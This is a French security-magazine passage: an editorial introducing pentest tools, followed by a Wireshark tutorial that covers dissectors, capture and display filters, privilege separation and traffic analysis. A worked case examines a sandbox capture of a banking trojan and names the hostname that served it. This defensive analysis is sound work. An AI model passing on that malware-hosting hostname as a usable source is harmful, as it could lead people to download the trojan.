Nous commencerons donc avec Wireshark, l'usine à gaz incontournable des *sniffers* réseau. Malgré la multitude de failles qu'on y trouve régulièrement, ce sniffer offre, grâce à ses fonctionnalités, des capacités indispensables dans de nombreuses situations. Contrairement à une idée reçue, Wireshark n'est pas seulement un tcpdump avec une interface : réassemblage de flux, suivis de sessions, graphes, il recèle également de nombreuses capacités fort utiles.

Ensuite, autre outil orienté réseau, Scapy est *THE* outil pour forger des paquets et jouer sur un réseau. On peut tout faire ou presque avec. L'article ne revient pas sur les fonctionnalités élémentaires, abondamment documentées sur le wiki de l'application. Au contraire, il plonge dans un des aspects les moins connus, les automates. Ils permettent de supporter des protocoles à états, comme TCP, mais aussi faire de la programmation réseau événementielle : quel bonheur !

Dans un registre totalement différent, nous nous penchons ensuite sur Firefox et sa tribu d'extensions. Rien de tel, lorsqu'on arrive sur un site web (pour l'évaluer à la demande de son créateur bien sûr) que Live HTTP Headers, HackBar et autre FoxyProxy. Et tant qu'à faire du *pentest web*, nous combinons Firefox à un proxy, Burp en l'occurrence. Avec ça et un bon manipulateur, aucun pentest web ne saura résister.

Enfin, le dernier outil retenu est également difficilement contournable en pentest : metasploit. Ok, les exploits n'y sont pas toujours super fiables et bla bla bla, mais metasploit, c'est quand même pratique, surtout avec toutes les capacités du *meterpreter*. L'article présente un cas de pentest réalisé en grande partie grâce à metasploit.

Et comme un dossier n'aurait pas suffi pour mentionner également nmap, Nessus, Maltego, SET, Aircrack, Ettercap, hping, Hydra, John the ripper, netcat/socat, ... entre autres, nous réaliserons l'an prochain un hors-série consacré à ceux-là et/ou quelques autres. Bonne nouvelle, n'est-ce pas ? :-)

<pub> D'ailleurs si vous ne voulez pas le rater, vous devriez souscrire à notre nouvelle offre d'abonnement qui inclut 2 hors-séries par an ! </pub>

La révolution est en marche, vous en saurez plus au prochain numéro.

WIRESHARK, LES DENTS DU NET

Guillaume Arcas – guillaume.arcas@gmail.com

mots-clés : WIRESHARK / TSHARK / ANALYSE RÉSEAU / SNIFFER

Contrairement à une idée reçue, Wireshark est bien plus que juste tcpdump avec une interface graphique ou un nid à vulnérabilités. Cet article présente en quoi Wireshark est le compagnon indispensable pour l'analyse réseau, à l'aide de quelques petites études de (p)ca(p)s.

D'aucuns ne voient en Wireshark **[WS]** qu'un sniffer à ranger dans la catégorie d'outils comme l'antique snoop ou le vénérable tcpdump dont il ne diffèrerait que par son interface graphique et avec qui il a cependant un point commun : les deux s'appuient sur la bibliothèque libpcap **[LIBPCAP]**. D'autres le classent sans hésitation en seconde position du top 100 des outils de sécurité **[TOP100]** dont tout auditeur, analyste ou administrateur réseau dignes de ce nom ne sauraient se passer. Je ne résiste pas au plaisir - ni à la facilité - de traduire plus ou moins fidèlement la présentation de Wireshark tirée du Top 100 *Network Security Tools* pour présenter ce logiciel :

« *Wireshark est un fantastique outil d'analyse réseau open source pour UNIX et Windows. Il permet la capture et la lecture de traces réseau, possède de nombreuses fonctionnalités parmi lesquelles le réassemblage des flux TCP/UDP, et supporte des centaines de protocoles réseau et applicatifs à l'aide de dissecteurs.* »

Un dissecteur Wireshark reconstruit la logique protocolaire d'un flux à partir des paquets qui le composent. La puissance et la richesse de Wireshark trouvent leur fondement dans le nombre impressionnant de dissecteurs (plusieurs dizaines de milliers de protocoles supportés !) mis à la disposition de l'analyste.


Wireshark s'avère très utile dans les cas suivants :

- Sécurité préventive : comment se comporte ce nouveau logiciel - que ce soit un nouveau *plugin* Firefox ou un logiciel de sécurisation de sa ligne ADSL - que je m'apprête à déployer sur mon poste de travail ? Respecte-t-il les RFC, le cahier des charges ? Comment s'intègre-t-il dans l'existant ? Quelles sont les données envoyées ou reçues par ce biais ?
- Sécurité réactive ou défensive : analyse des traces effectuées durant une attaque.
- Résolution d'incidents, sans que ceux-ci soient forcément liés à un problème de sécurité stricto sensu : Wireshark remplit alors la fonction de *debugger* réseau.

Wireshark, ce n'est pas seulement cette interface graphique dont l'ergonomie n'a rien à envier à ses concurrents commerciaux, mais c'est aussi un « package » d'utilitaires réseau tous aussi utiles les uns que les autres pour capturer, manipuler et bien sûr visualiser du trafic réseau.

Les fonctionnalités de capture s'appuient sur la bibliothèque open source libpcap ou, sous Windows, ses équivalents WinPcap pour les réseaux filaires et AirPcap pour les réseaux sans fil. Pour la lecture, Wireshark utilise sa propre bibliothèque, la *Wiretap Library*, qui permet de lire des fichiers dans de nombreux formats, dont celui de la libpcap. Cette différence entre bibliothèque de capture et bibliothèque de lecture explique un des aspects les plus « confondants » de Wireshark, à savoir que le langage de construction des filtres de capture est totalement différent de celui utilisé pour construire les filtres Wireshark. Cela explique aussi que, contrairement à tcpdump, TShark refuse les filtres de capture lors de la lecture d'un fichier.

L'architecture fonctionnelle de Wireshark est illustrée ci-dessous.



Architecture Wireshark

En mode Capture, les paquets passent en premier à travers les *Capture Filters* avant de rejoindre le *Capture Engine* et le *Core Engine*, le tronc commun des fonctions applicables à tous les paquets quel que soit leur mode d'acquisition.

Avant leur restitution, les paquets sont traités par les dissecteurs, les modules additionnels et les éventuels filtres Wireshark.

1 Disséquez, disséquez, il en sortira toujours quelque chose

Pour mesurer l'intérêt des dissecteurs Wireshark, penchons-nous sur l'étude d'un message ARP...

Là où Snort ou tcpdump (sans option) affichent ceci :

```
12/17-08:47:12.376056 ARP who-has 10.10.10.2 tell 10.10.10.2
12/17-08:47:12.887054 10.10.10.2 -> 224.0.0.22
IGMP TTL:1 TOS:0x0 ID:67 IpLen:24 DgmLen:40
IP Options (1) => Opt 148: 00 00
22 00 EA 03 00 00 00 01 04 00 00 00 EF FF FF FA  "...............
```

Wireshark (en l'occurrence, TShark) affiche cela :

```
Frame 2 (60 bytes on wire, 60 bytes captured)
    Arrival Time: Dec 17, 2008 07:47:12.376056000
    [Time delta from previous captured frame: 42.663822000 seconds]
    [Time delta from previous displayed frame: 42.663822000 seconds]
    [Time since reference or first frame: 42.663822000 seconds]
    Frame Number: 2
    Frame Length: 60 bytes
    Capture Length: 60 bytes
    [Frame is marked: False]
    [Protocols in frame: eth:arp]
Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Dst:
Broadcast (ff:ff:ff:ff:ff:ff)
    Destination: Broadcast (ff:ff:ff:ff:ff:ff)
        Address: Broadcast (ff:ff:ff:ff:ff:ff)
        .... ...1 .... .... .... .... = IG bit: Group address
        (multicast/broadcast)
        .... ..1. .... .... .... .... = LG bit: Locally administered
        address (this is NOT the factory default)
    Source: 10.10.10.2 (52:54:00:12:34:56)
        Address: 10.10.10.2 (52:54:00:12:34:56)
        .... ...0 .... .... .... .... = IG bit: Individual address
        (unicast)
        .... ..1. .... .... .... .... = LG bit: Locally administered
        address (this is NOT the factory default)
    Type: ARP (0x0806)
    Trailer: 202020202020202020202020202020202020
Address Resolution Protocol (request/gratuitous ARP)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (0x0001)
    [Is gratuitous: True]
    Sender MAC address: 10.10.10.2 (52:54:00:12:34:56)
    Sender IP address: 10.10.10.2 (10.10.10.2)
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.10.10.2 (10.10.10.2)
```

Ça consomme du pixel, mais c'est beaucoup plus complet et, selon la formule consacrée, le diable étant dans les détails, les conditions sont mieux remplies pour l'y trouver. Et tout cela, on le doit aux différents dissecteurs Wireshark qui s'appliquent à toutes les couches réseau connues de Wireshark.

Les plus curieux d'entre vous se demanderont avec raison comment Wireshark sait quel dissecteur appliquer lors du traitement des paquets à la couche 7.

Prenons l'exemple du paquet suivant :

```
Transmission Control Protocol, Src Port: 56999 (56999), Dst Port:
search-agent (1234), Seq: 1, Ack: 1, Len: 444
    Source port: 56999 (56999)
    Destination port: search-agent (1234)
    [Stream index: 0]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 445    (relative sequence number)]
    Acknowledgement number: 1    (relative ack number)
    Header length: 32 bytes
    Flags: 0x18 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgement: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 32832 (scaled)
    Checksum: 0xffe4 [incorrect, should be 0x4305 (maybe caused by
    "TCP checksum offload"?)]
        [Good Checksum: False]
        [Bad Checksum: True]
            [Expert Info (Error/Checksum): Bad checksum]
                [Message: Bad checksum]
                [Severity level: Error]
                [Group: Checksum]
    Options: (12 bytes)
        NOP
        NOP
        Timestamps: TSval 4773623, TSecr 4773623
    [SEQ/ACK analysis]
        [Number of bytes in flight: 444]
Data (444 bytes)

0000  47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a   GET / HTTP/1.1..
```

La première ligne du *payload* laisse clairement à penser qu'il s'agit d'un paquet HTTP, pourtant aucune information sur ce protocole ne transparaît, contrairement à l'exemple précédent.

Les dissecteurs ne sont en effet pas appliqués sur les paquets de manière pifométrique (mot moins savant mais plus juste qu'heuristique). Pour continuer sur le protocole HTTP, Wireshark par défaut applique le dissecteur idoine en fonction de ports de destination définis par défaut, au premier rang desquels le port 80.

Il est possible à tout moment de modifier ce comportement, que ce soit dans l'interface graphique ou en ligne de commandes, en invoquant le paramètre **-d** de la manière suivante :

```
$ tshark -d tcp.port==1234,http -r apache-unusual-port.pcap -V
```

Le paquet s'enrichit alors des informations manquantes :

```
Hypertext Transfer Protocol
    GET / HTTP/1.1\r\n
        [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
```

```
        [Message: GET / HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
    Request Method: GET
    Request URI: /
    Request Version: HTTP/1.1
Host: 127.0.0.1:1234\r\n
User-Agent: Mozilla/5.0 (X11; U; Linux i686; fr; rv:1.9.2.10)
Gecko/20100915 Ubuntu/10.04 (lucid) Firefox/3.6.10\r\n
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3\r\n
Accept-Encoding: gzip,deflate\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
Keep-Alive: 115\r\n
Connection: keep-alive\r\n
Pragma: no-cache\r\n
Cache-Control: no-cache\r\n
\r\n
```

2 Filtrer ou ne pas filtrer ?

Autre point fort de Wireshark : les filtres.

On peut être tenté de filtrer dans deux cas : lors de la capture, si l'on sait plus ou moins ce que l'on cherche, ou lors de l'analyse.

Même si la règle suivante n'est inscrite dans aucun marbre et ne doit être jugée qu'à l'aune de l'expérience, il est préférable, d'une manière générale, de ne rien filtrer - ou si peu - lors d'une capture. Tout d'abord, parce que l'on n'est jamais à l'abri des surprises et qu'on passe trop facilement à côté de ces petites choses anodines auxquelles on ne pense pas, mais qui peuvent faire la différence : du trafic IPv6 qui peut expliquer pourquoi un *firewall* n'arrête pas tout, des requêtes DNS oubliées, pour ne citer que deux exemples.

Lors d'une capture, Wireshark et les outils qui s'y rattachent (dumpcap, TShark, etc.) utilisent la syntaxe BPF héritée de la libpcap. Si filtrer sur des conditions relativement simples est une tâche aisée, cela se complique rapidement dès que l'on cherche à faire référence à des protocoles de haut niveau ou à être plus précis.

Pour ne prendre que quatre exemples, le filtre suivant limite la capture aux paquets envoyés vers ou par la machine 10.0.0.1 vers un port TCP 80 :

```
host 10.0.0.1 and tcp dst port 80
```

Pour restreindre la capture aux seules requêtes HTTP de type **GET**, il faut ajouter le filtre BPF suivant :

```
tcp[20:4] = 0x47455420
```

Si l'on ne s'intéresse qu'aux paquets TCP dont le flag **SYN** est activé :

```
tcp[13] & 2 = 2
```

Enfin, voici ce qu'il vous faut taper pour filtrer le trafic SSH :

```
tcp[(tcp[12]>>2):4] = 0x5353482D && (tcp[((tcp[12]>>2)+4):2] =
0x312E ||  tcp[((tcp[12]>>2)+4):2] = 0x322E)
```

Convenons-en, l'effet auprès du client est assuré et cette expression vous garantira un certain succès autour de la machine à café, mais au prix de quels efforts ?

Durant l'analyse, on utilisera les filtres Wireshark (Display Filters en V.O.) qui ont pour principale particularité d'être d'une clarté qui détone dans un univers de *geeks*.

Ainsi, les exemples précédents peuvent se traduire respectivement par :

```
ip.addr == 10.0.0.1 && tcp.dstport == 80
http.request.method == GET
tcp.flags.syn==1
ssh
```

Passer des filtres BPF aux filtres Wireshark, c'est comme lire un fichier de configuration Postfix pour la première fois après avoir subi les paramètres Sendmail durant des années.

3 Pour les accros de la CLI...

Wireshark, ce n'est pas uniquement cette belle interface graphique appréciée et louée de tous. Ce sont aussi des utilitaires en ligne de commandes qui raviront les plus geeks. Le tableau ci-dessous les présente succinctement.

capinfos	Affiche des statistiques génériques sur un fichier.
editpcap	Convertit une capture dans le format voulu après l'avoir éventuellement expurgée de certains paquets.
mergecap	Combine plusieurs captures éventuellement compressées en une seule, en tenant compte des *timestamps*.
rawshark	Affiche les valeurs des champs désignés par des filtres Wireshark.
dumpcap	Capture du trafic et l'enregistre dans un ou plusieurs fichiers.
tshark	Le pendant en ligne de commandes de Wireshark : capture et décodage/affichage ou enregistrement.

4 Personne n'est parfait...

Revers de la médaille : Wireshark a souffert de plusieurs vulnérabilités qui appellent la plus grande prudence dans son utilisation.

Pour la capture, les droits administrateur sont requis, ce qui expose la machine où s'effectuent les dumps à de possibles mésaventures quand Wireshark est utilisé dans des environnements hostiles. La plupart des trous de sécurité qui ont touché Wireshark se situaient dans les dissecteurs. Si l'on capture et visionne le trafic d'un réseau « en direct live », Wireshark est souvent exécuté sous l'identité « root », dissecteurs compris, et c'est là qu'est l'os : une faille dans un dissecteur, et c'est le drame !

La solution est d'appliquer une bonne pratique de sécurité appelée séparation de privilèges. Sous Linux, cela consiste par exemple à capturer le trafic à l'aide de l'utilitaire **dumpcap** (qui fait partie du *package* Wireshark) sous l'identité « root » et de lire les données ainsi capturées à l'aide de Wireshark lancé sous l'identité d'un utilisateur non privilégié.

```
$ sudo dumpcap -i eth0 -w - | wireshark -k -i -
```

Sous Windows, il faut démarrer le pilote de capture NPF et lancer Wireshark en tant qu'utilisateur non privilégié. Sous OpenBSD, rien de particulier à faire... à part installer OpenBSD et Wireshark.

Dans tous les cas, si les données proviennent de sources externes, l'utilisation d'une machine virtuelle « jetable » (VMWare ou VirtualBox) est à envisager, pour ne pas dire vivement conseillée, et pas seulement pour les paranos.

5 Un (tout petit) peu de méthode

Analyser une trace réseau à l'aide de Wireshark requiert un minimum de méthode. Comme il est rare de savoir exactement ce que l'on recherche, une première étape consiste à extraire des traces analysées des informations génériques, comme la liste des adresses IP source et destination, la liste des protocoles utilisés, la volumétrie des données échangées, le débit, etc. Wireshark propose pour cela des fonctions statistiques qui facilitent grandement la tâche **[MISC35]**. Ensuite, on s'attachera aux erreurs contenues dans le trafic : paquets perdus ou dupliqués, retransmissions de paquets suite à des *time-out*, messages d'erreur ICMP, etc. Dans le même ordre d'idée, les paquets mal formés et anormaux feront l'objet de la plus grande attention.

À l'issue de cette première passe, on aura dressé une cartographie des conversations (qui parle avec qui ?) et des applications et protocoles utilisés (qui parle avec qui et comment ?). Cette cartographie permet dans la plupart des cas d'isoler les machines qui posent problème : trafic suspect, volumes anormaux de données transmises ou reçues, utilisation de protocoles inhabituels, etc.

Il ne reste plus alors qu'à examiner les points d'intérêt ainsi identifiés.


Il serait prétentieux de dire que Wireshark permet à lui seul de mener une analyse de bout en bout, mais il n'est pas faux d'affirmer qu'il aide à répondre sans aide extérieure (c'est-à-dire sans recourir à d'autres logiciels plus spécialisés) à la grande majorité des questions que l'on se pose lors d'une analyse réseau. Un nombre non négligeable de challenges forensic mis à disposition par des organisations et communautés telles que le SANS ou le projet Honeynet peuvent être résolus à l'aide de Wireshark.

C'est ce que nous allons voir à travers quelques exemples.

6 Trafic suspicieux

Le premier exemple nous emmène sur les traces d'un *malware* reçu par courriel et soumis à la *sandbox* Anubis **[ANUBIS]**. Cette sandbox fournit, en effet, en plus des détails des actions réalisées en local, les traces réseau au format pcap générées par les binaires durant l'analyse.

Nous ouvrons ce fichier dans Wireshark :




Fenêtre principale

La fenêtre principale de Wireshark est partagée en 3 zones : la liste des paquets (1) sous forme d'un tableau à 6 colonnes (numéro du paquet, horodatage, source et destination, protocole et information). Par défaut, les paquets sont affichés par ordre chronologique depuis le premier contenu dans la capture. Il est aussi possible d'ajouter des colonnes pour afficher plus d'informations, comme les ports source et destination.


L'utilisation de couleurs permet également de repérer facilement et rapidement les paquets selon le protocole (TCP, UDP, HTTP, etc.), leur état ainsi que les erreurs.

Quand un paquet est sélectionné, tous ses détails pour chaque « couche » réseau connue par Wireshark sont affichés dans la zone (2), sous forme d'arborescence.



Affichage des détails d'un paquet

Le contenu (*payload*) du paquet est affiché dans la zone (3).



Affichage du payload d'un paquet

Il convient de noter que nous n'avons à ce stade qu'une vision paquet par paquet du trafic réseau. Une des fonctionnalités les plus appréciables et appréciées de Wireshark est sa capacité à réassembler puis suivre les paquets d'une même session afin d'en restituer la

vision protocolaire. Ainsi, les paquets envoyés par un client et ceux qui forment la réponse du serveur à cette requête peuvent être vus dans ce contexte.

Prenons l'exemple d'un **GET HTTP** : il suffit de sélectionner un paquet (généralement celui qui contient le mot-clé **GET**), puis de sélectionner (clic droit) l'option ***Follow TCP Stream*** pour afficher la fenêtre suivante :

```
Stream Content
GET /index.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 10.10.10.10:8080
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/html
Pragma: no-cache
Connection: Keep-Alive
Server: Apache
Content-Length: 5748

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<html>
<head>
```

Suivi de session HTTP

La requête HTTP est en rouge, la réponse en bleu.

Wireshark permet ce type de suivi pour les flux TCP, UDP et pour les sessions SSL.

Appliquons la méthode présentée au paragraphe précédent à ce fichier et commençons par afficher les statistiques relatives aux protocoles utilisés :

Protocol	% Packets	Packets	Bytes	Mbit/s	End Packets	End Bytes	End Mbit/s
Frame	100,00 %	2893	2672137	0,113	0	0	0,000
Ethernet	100,00 %	2893	2672137	0,113	0	0	0,000
Internet Protocol	100,00 %	2893	2672137	0,113	0	0	0,000
User Datagram Protocol	0,07 %	2	297	0,000	0	0	0,000
Domain Name Service	0,07 %	2	297	0,000	2	297	0,000
Transmission Control Protocol	99,86 %	2891	2671840	0,113	2884	2666294	0,113
Hypertext Transfer Protocol	0,24 %	7	5546	0,000	5	2572	0,000
Line-based text data	0,07 %	2	2974	0,000	2	2974	0,000

Statistiques générales

2,6 Mo de données ont été échangés en TCP en un peu plus de 3 minutes, ça sent le *downloader*.

Voyons du côté des conversations TCP si cette hypothèse se confirme :

Ethernet: 1 | IPv4: 2 | TCP: 4 | UDP: 1

TCP Conversations

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A->B	Bytes A->B	Packets A<-B	Bytes A<-B	Rel Start	Duration
192.168.0.2	1039	200.226.246.22	80	11	5168	6	566	5	4602	0.383021000	1.7850
192.168.0.2	1040	200.226.246.22	80	13	5679	7	638	6	5041	2.590950000	1.0835
192.168.0.2	1042	200.226.246.22	80	188	169193	76	4855	112	164338	162.989180000	25.8644
192.168.0.2	1041	200.226.246.22	80	2679	2491800	1065	65027	1614	2426773	4.351514000	108.0956

Conversations TCP


On trouve bien ce qui ressemble à 4 requêtes HTTP initiées par la machine 192.168.0.2 vers le port 80 de la machine 200.226.246.22, les deux dernières ayant généré des réponses volumineuses.

L'application d'un filtre Wireshark très simple permet de récupérer la liste des requêtes HTTP et les réponses du serveur à l'aide de l'expression suivante :

```
http.request || http.response
```

On affiche ainsi... les requêtes et les réponses (figure suivante).

En sélectionnant la première réponse (1) et en inspectant le paquet correspondant (2), on s'aperçoit rapidement que



Requêtes HTTP

les données renvoyées par le serveur n'ont pas une tête très avenante : on trouve dans le payload un marqueur (3) et un en-tête (4) familiers.

Extrayons les données du payload pour en avoir le cœur net.

Cela peut se faire en sélectionnant la ligne « Line-based text data: text/plain » puis, d'un clic droit, choisir ***Export Selected Packet Bytes***.

On peut aussi préférer la facilité et, à partir du menu ***File***, choisir l'entrée ***Export -> Objects -> HTTP***.

Il suffit alors de sélectionner l'objet (en l'occurrence le fichier) que l'on souhaite extraire et cliquer sur ***Save As*** :

Packet num	Hostname	Content Type	Bytes	Filename
11	virtualasas.acreunagoias.com.br	text/plain	3968	pintinho
24	virtualasas.acreunagoias.com.br	text/plain	4352	pintinhogrande
2702	virtualasas.acreunagoias.com.br	image/gif	2240512	sucam.gif

Liste des « objets » HTTP

Un passage par la case VirusTotal et nous pouvons mettre un nom sur ce fichier : **Trojan-Banker.Win32.Banbra.aatf**, **W32/Banker.FMWA** ou **Infostealer.Bancos** selon les éditeurs.

7 Google vs Google

Mi-2010, Google a lancé une version « prédictive » de son moteur de recherche. Cette nouvelle *googlerie* affiche des propositions de mots-clés au fur et à mesure que l'on tape un mot dans le champ de recherche.

Si l'effet visuel sur l'internaute moyen est garanti, on est en droit de se demander par quelle magie ces mots-clés apparaissent, et surtout, quel peut être l'impact de cette fonctionnalité sur le réseau. Autrement dit, combien faut-il d'utilisateurs ayant fait le choix d'utiliser cette fonction pour écrouler un réseau ?

Wireshark apporte une réponse à cette question.

Tout d'abord, faisons une capture réseau avec et sans utilisation de cette fonctionnalité.

Puis, à l'aide de **capinfos**, affichons les statistiques générales pour la capture d'une requête sans appel à la prédiction :

```
$ capinfos google-unpredicted.pcap
File name:           google-unpredicted.pcap
File type:           Wireshark/tcpdump/... - libpcap
File encapsulation:  Ethernet
Number of packets:   114
File size:           40511 bytes
Data size:           38663 bytes
Capture duration:    4 seconds
Data byte rate:      10575.28 bytes/sec
Data bit rate:       84602.26 bits/sec
Average packet size: 339.15 bytes
Average packet rate: 31.18 packets/sec
```

Affichons ensuite les mêmes données pour la même requête effectuée avec appel à cette fonctionnalité :

```
$ capinfos google-predicted.pcap
File name:           google-predicted.pcap
File type:           Wireshark/tcpdump/... - libpcap
File encapsulation:  Ethernet
Number of packets:   329
File size:           121520 bytes
Data size:           116232 bytes
Capture duration:    9 seconds
Data byte rate:      13536.04 bytes/sec
Data bit rate:       108288.31 bits/sec
Average packet size: 353.29 bytes
Average packet rate: 38.31 packets/sec
```


La différence saute aux yeux : la volumétrie a triplé, tout comme le nombre de paquets.

Si des doutes subsistent, les statistiques suivantes produites par **tshark** devraient achever de convaincre les plus sceptiques :

```
$ tshark -z http,tree -r google-unpredicted.pcap
================================================================================
HTTP/Packet Counter          value        rate     percent
--------------------------------------------------------------------------------
Total HTTP Packets               5    0,005440
 HTTP Request Packets            3    0,003264       60,00%
  GET                            3    0,003264      100,00%
 HTTP Response Packets           2    0,002176       40,00%
  ???: broken                    0    0,000000        0,00%
  1xx: Informational             0    0,000000        0,00%
  2xx: Success                   2    0,002176      100,00%
   200 OK                        1    0,001088       50,00%
   204 No Content                1    0,001088       50,00%
  3xx: Redirection               0    0,000000        0,00%
  4xx: Client Error              0    0,000000        0,00%
  5xx: Server Error              0    0,000000        0,00%
 Other HTTP Packets              0    0,000000        0,00%
================================================================================
$ tshark -z http,tree -r google-predicted.pcap
================================================================================
HTTP/Packet Counter          value        rate     percent
--------------------------------------------------------------------------------
Total HTTP Packets              46    0,005357
 HTTP Request Packets           23    0,002679       50,00%
  GET                           23    0,002679      100,00%
 HTTP Response Packets          23    0,002679       50,00%
  ???: broken                    0    0,000000        0,00%
  1xx: Informational             0    0,000000        0,00%
  2xx: Success                  23    0,002679      100,00%
   200 OK                       18    0,002096       78,26%
   204 No Content                5    0,000582       21,74%
  3xx: Redirection               0    0,000000        0,00%
  4xx: Client Error              0    0,000000        0,00%
  5xx: Server Error              0    0,000000        0,00%
 Other HTTP Packets              0    0,000000        0,00%
================================================================================
```

Une comparaison des deux flux peut aussi être faite à l'aide de la fonction **Flow Graph**. Sur la seconde figure qui illustre l'utilisation prédictive, seule la moitié des flux est représentée...

Flow Graph en mode normal



Flow Graph en mode « prédictif »


8 Graphes à gogo

« Une image vaut mille mots », dit le proverbe chinois. Cette maxime s'applique aussi dans le domaine de l'analyse réseau et Wireshark n'est pas dépourvu de qualités dans ce domaine.

Les fonctionnalités graphiques permettent de traiter rapidement de gros volumes de données. Prenons l'exemple d'une capture contenant plus de 150000 paquets, qu'il est déraisonnable d'analyser un par un.

8.1 IO Graph

Parmi les fonctions du menu ***Statistics***, choisissons l'entrée ***IO Graphs***. Elle produit par défaut le graphe ci-dessous sur lequel le trafic réseau est représenté sous forme d'une courbe dont l'abscisse est l'échelle de temps et l'ordonnée le volume (exprimé en paquets, en bits, en octets, au choix).



IO Graph


La courbe s'affiche dans la zone supérieure (1). Les axes peuvent être configurés à l'aide des boutons situés dans la zone inférieure droite (3). Sa forme peut être choisie parmi les différents styles proposés par les boutons éponymes situés dans la zone inférieure gauche (2). Dans cette même zone, on trouve de quoi ajouter des courbes supplémentaires dont les paramètres seront définis par des filtres.

On va se référer aux statistiques d'usage des protocoles pour cette capture, pour définir quelle courbes ajouter au graphe.

Protocol	% Packets	Packets	Bytes	Mbit/s
Frame	100,00 %	157100	16361106	0,042
Ethernet	100,00 %	157100	16361106	0,042
Address Resolution Protocol	0,02 %	37	1932	0,000
Internet Protocol	99,98 %	157063	16359174	0,042
